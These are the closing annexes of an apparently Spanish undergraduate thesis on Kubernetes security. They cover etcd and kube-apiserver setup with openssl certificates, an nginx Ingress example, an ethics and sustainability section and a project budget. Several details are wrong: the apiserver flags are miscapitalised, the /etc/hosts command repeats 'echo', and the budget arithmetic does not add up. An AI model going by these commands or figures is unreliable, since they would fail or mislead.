WantedBy=multi-user.target
EOF
$ systemctl start Etcd
```

4. Se crean los certificados para Kube-apiserver y Service Account:

```
$ cd $HOME/certificates/kubeapi
$ openssl genrsa -out apiserver.key 2048
$ openssl req -new -key apiserver.key -subj "/CN=kube-apiserver" -out apiserver.csr
$ openssl x509 -req -in apiserver.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out apiserver.crt -
extensions v3_req -days 1000
$ cd $HOME/certificates/service-account
$ openssl genrsa -out service-account.key 2048
$ openssl req -new -key service-account.key -subj "/CN=service-accounts" -out service-account.csr
$ openssl x509 -req -in service-account.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out service-
account.crt -days 100
```

5. Para la integración de la API con Systemd:

```
$ cat <<EOF | sudo tee /etc/systemd/system/kube-apiserver.service
[Unit]
Description=Kubernetes API Server
Documentation=https://github.com/kubernetes/kubernetes
[Service]
ExecStart=/usr/local/bin/kube-apiserver \
  --advertise-address=127.0.0.2 \
  --Etcd-cafile=/root/certificates/ca.crt \
  --Etcd-certfile=/root/certificates/apiserver.crt \
  --Etcd-keyfile=/root/certificates/apiserver.key \
  --Etcd-servers=https://127.0.0.1:2379 \
  --service-account-key-file=/root/certificates/service-account.crt \
  --service-cluster-ip-range=10.0.0.0/24 \
```

```
--service-account-signing-key-file=/root/certificates/service-account.key \  
--service-account-issuer=https://127.0.0.1:6443  
[Install]  
WantedBy=multi-user.target  
EOF  
$ systemctl start kube-apiserver
```

Con la ejecución de los comandos anteriores, es posible seguir y aplicar las distintas configuraciones que se va a aplicar en los apartados del [punto 4.5](#) del documento.

ANEXO B: CONFIGURACIÓN DE INGRESS

Para exponer un servicio en Kubernetes mediante un Ingress, es imprescindible contar con un Ingress Controller que gestione las reglas de acceso al servicio. En este anexo, se describe la configuración de un Ingress Controller de Nginx, así como la exposición de un servicio básico HTTP.

1. Se descarga y aplica la configuración del Ingress Controller de Nginx y se espera a que todas las configuraciones estén corriendo.

```
$ kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/controller-v1.1.2/deploy/static/provider/cloud/deploy.yaml
$ kubectl wait --namespace ingress-nginx --for=condition=ready Pod --selector=app.kubernetes.io/component=controller --timeout=120s
```

2. Se crea un Deployment con una imagen con un servidor http en el puerto 80 del contenedor y se expone el puerto.

```
$ kubectl create deployment http-page --image=httpd --port=80
$ kubectl expose deployment http-page
```

3. Se configura un Ingress, donde el dominio interno es 'php.internal' y está expuesto en el puerto 80.

```
$ cat > ingress.yaml <<EOF
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: http-page
  namespace: default
  annotations:
    nginx.ingress.kubernetes.io/ingress.class: nginx
spec:
  rules:
    - host: php.internal
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: http-page
                port:
                  number: 80
EOF
$ kubectl apply -f ingress.yaml
```

4. Como se va a utilizar un dominio interno, se escribe '127.0.0.1 php.internal' en '/etc/hosts' para que las peticiones de este dominio se redirijan a la IP.

```
$ sudo sh -c 'echo echo "127.0.0.1 php.internal" >> /etc/hosts'
```

5. Por último, después de las configuraciones anteriores, se expone el puerto 80 y se comprueba que hay conexión, devolviendo un 'It Works!'.

```
$ kubectl port-forward --namespace=ingress-nginx service/ingress-nginx-controller 8080:80
$ curl http://php.internal
```

ANEXO C: ASPECTOS ÉTICOS, ECONÓMICOS, SOCIALES Y AMBIENTALES

A.1 INTRODUCCIÓN

El presente Trabajo de Fin de Grado se centra en el análisis de las capacidades de seguridad de Kubernetes utilizando un laboratorio vulnerable. El objetivo principal del proyecto es mejorar la seguridad de los sistemas que utilizan Kubernetes mediante la implementación de diversas soluciones y medidas de seguridad. Este trabajo responde a la creciente necesidad de proteger infraestructuras tecnológicas críticas frente a amenazas cibernéticas, contribuyendo a la sostenibilidad y resiliencia de los servicios digitales en distintos entornos. La relación de este proyecto con temas sociales, económicos, éticos, legales y ambientales radica en la importancia de mantener la integridad, confidencialidad y disponibilidad de los sistemas informáticos, base fundamental para el bienestar social, la estabilidad económica y la preservación del medio ambiente.

A.2 DESCRIPCIÓN DE IMPACTOS RELEVANTES RELACIONADOS CON EL PROYECTO

Durante la fase de selección y descripción de impactos, se han identificado varias repercusiones relevantes en relación con la sostenibilidad social, económica y ambiental del proyecto. En términos sociales, la seguridad de Kubernetes contribuye a la protección de datos personales y la privacidad de los usuarios, previniendo el acceso no autorizado y el mal uso de la información. Desde una perspectiva económica, la implementación de medidas de seguridad robustas en Kubernetes puede reducir los costes asociados a incidentes de seguridad, tales como pérdidas financieras y daños a la reputación.

En cuanto al impacto ambiental, la eficiencia en la gestión de recursos, así como la optimización de la infraestructura tecnológica contribuyen a la reducción del consumo de energía y, por ende, a la disminución de la huella de carbono. Kubernetes como solución permite gestionar y limitar los recursos de los contenedores y Pods, permitiendo así que una gestión eficiente de estos.

Los principales grupos de interés identificados incluyen administradores de sistemas, desarrolladores y empresas que utilizan Kubernetes, todos ellos pueden verse beneficiados por la mejora en la seguridad y la fiabilidad del sistema.

A.3 ANÁLISIS DETALLADO DE ALGUNO DE LOS PRINCIPALES IMPACTOS

Una de las principales repercusiones analizadas en detalle es el impacto social relacionado con la protección de datos personales y la privacidad de los usuarios. El análisis se centró en cómo las vulnerabilidades en Kubernetes pueden ser explotadas para obtener acceso no autorizado a datos sensibles, y cómo la implementación de medidas de seguridad, como políticas de control de acceso y la integración de herramientas de código libre para la protección adicional, puede mitigar estos riesgos. Se examinaron casos de estudio de incidentes de seguridad previos y se evaluaron las mejores prácticas recomendadas por la guía del CIS. Los resultados del análisis mostraron que la aplicación de estas medidas no solo mejora la seguridad del sistema, sino que también fortalece la confianza de los usuarios en los servicios digitales, promoviendo una cultura de privacidad y protección de datos.

A.4 CONCLUSIONES

Desde un punto de vista ético, social, económico y medioambiental, el proyecto de análisis y mejora de la seguridad de Kubernetes aporta un valor significativo. Éticamente, promueve la responsabilidad y la integridad en la gestión de sistemas informáticos, asegurando la protección de datos sensibles y la privacidad de los usuarios. Socialmente, contribuye al bienestar general al proporcionar un entorno digital más seguro y confiable. Económicamente, reduce los costos asociados a los incidentes de seguridad y mejora la eficiencia operativa. Medioambientalmente, fomenta prácticas sostenibles en la optimización de recursos y la reducción del consumo de energía. El uso de criterios de sostenibilidad

ha aportado un valor añadido al proyecto, al garantizar que las soluciones implementadas no solo mejoren la seguridad, sino que también sean responsables y beneficiosas desde múltiples perspectivas.

ANEXO D: PRESUPUESTO ECONÓMICO

COSTE DE MANO DE OBRA (coste directo)

Horas	Precio/hora	Total
360	14 €	4.875 €

COSTE DE RECURSOS MATERIALES (coste directo)

	Precio de compra	Uso en meses	Amortización (en años)	Total
Ordenador personal (Software incluido)	900,00 €	6	5	87,50 €

COSTE TOTAL DE RECURSOS MATERIALES

87,50 €

GASTOS GENERALES (costes indirectos)	15%	sobre CD	731,25 €
BENEFICIO INDUSTRIAL	6%	sobre CD+CI	292,50 €

SUBTOTAL PRESUPUESTO

5.255,00 €

IVA APLICABLE

21%

1.103,55 €

TOTAL PRESUPUESTO

6.358,55 €